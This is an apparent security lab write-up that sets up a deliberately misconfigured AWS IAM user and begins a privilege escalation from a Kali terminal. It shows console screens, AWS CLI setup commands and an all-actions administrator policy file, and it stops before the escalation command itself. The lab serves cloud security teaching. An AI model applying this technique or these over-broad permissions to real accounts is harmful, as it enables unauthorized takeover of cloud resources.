Cloud Privilege Escalation Simulation

Introduction

This task focuses on simulating a **cloud-based privilege escalation attack** within the **Amazon Web Services (AWS)** environment to demonstrate how misconfigured Identity and Access Management (IAM) permissions can lead to serious security breaches. The objective is to create a vulnerable IAM setup, exploit the misconfiguration using the AWS Command Line Interface (CLI), and then implement appropriate security controls to remediate the issue.

In this lab, a low-privileged IAM user named “Intern-Attacker” is intentionally configured with excessive permissions, specifically the ability to create and modify policy versions. Although this may appear harmless, such permissions introduce a critical vulnerability that allows the user to escalate their privileges. By leveraging this misconfiguration, the attacker is able to replace their existing policy with a highly permissive “administrator-level” policy, thereby gaining full control over cloud resources.


The simulation is performed using the AWS CLI from a Kali Linux environment, where attack commands are executed to manipulate IAM policies and validate the escalation. Following the successful exploitation, the task transitions into a defensive phase, where security best practices such as the **Principle of Least Privilege**, **Role-Based Access Control (RBAC)**, and **Multi-Factor Authentication (MFA)** are applied to secure the environment.

This exercise highlights the importance of proper IAM configuration in cloud security and demonstrates how seemingly minor permission misconfigurations can result in complete account compromise if not properly managed.


Hands-On

1. Creating Vulnerable Environment


i) Visit AWS IAM user page





ii) Creating IAM user Account





iii) Attach Misconfigured Policy (The Vulnerability)








IAM > Policies > Create policy
Step 1
Specify permissions
Step 2
Review and create
Review and create Info
Review the permissions, specify details, and tags.
Policy details
Policy name
VulnerablePolicy
Maximum 128 characters. Use alphanumeric and '+=,.@-_' characters.
Description - optional
Add a short explanation for this policy.
Maximum 1,000 characters. Use alphanumeric and '+=,.@-_' characters.
Permissions defined in this policy Info
Permissions defined in this policy document specify which actions are allowed or denied. To define permissions for an IAM identity (user, user group, or role), attach a policy to it
Edit
Search
Allow (1 of 467 services)
Show remaining 466 services
Service
Access level
Resource
Request condition
IAM
Limited: Permissions management
All resources
None
Add tags - optional Info
Tags are key-value pairs that you can add to AWS resources to help identify, organize, or search for resources.
No tags associated with the resource.
Add new tag
You can add up to 50 more tags.
Cancel
Previous
Create policy



IAM > IAM users > Create user
Step 1
Specify user details
Step 2
Set permissions
Step 3
Review and create
Step 4
Retrieve password
Set permissions
Add user to an existing group or create a new one. Using groups is a best-practice way to manage user's permissions by job functions. Learn more
Permissions options
Add user to group
Add user to an existing group, or create a new group. We recommend using groups to manage user permissions by job function.
Copy permissions
Copy all group memberships, attached managed policies, and inline policies from an existing user.
Attach policies directly
Attach a managed policy directly to a user. As a best practice, we recommend attaching policies to a group instead. Then, add the user to the appropriate group.
Permissions policies (1/1485)
Choose one or more policies to attach to your new user.
Create policy
Filter by Type
vuln
All types
1 match
Policy name
Type
Attached entities
VulnerablePolicy
Customer managed
0
Set permissions boundary - optional
Cancel
Previous
Next



IAM > IAM users > Create user
Step 1
Specify user details
Step 2
Set permissions
Step 3
Review and create
Step 4
Retrieve password
Review and create
Review your choices. After you create the user, you can view and download the autogenerated password, if enabled.
User details
User name
Intern-Attacker
Console password type
Custom password
Require password reset
Yes
Permissions summary
Name
Type
Used as
IAMUserChangePassword
AWS managed
Permissions policy
VulnerablePolicy
Customer managed
Permissions policy
Tags - optional
Tags are key-value pairs you can add to AWS resources to help identify, organize, or search for resources. Choose any tags you want to associate with this user.
No tags associated with the resource.
Add new tag
You can add up to 50 more tags.
Cancel
Previous
Create user



2. Generate Access Keys








3. Perform Privilege Escalation


i) Install/Verify AWS CLI

In kali Terminal
Run:
sudo apt update && sudo apt install awscli -y



ii) Configure Credentials


Run:
aws configure




iii) Create “God Mode” Policy File
Run
a) nano admin-policy.json

b) Insert

```
{
  "Version": "2012-10-17",
  "Statement": [
    {
      "Effect": "Allow",
      "Action": "*",
      "Resource": "*"
    }
  ]
}
```

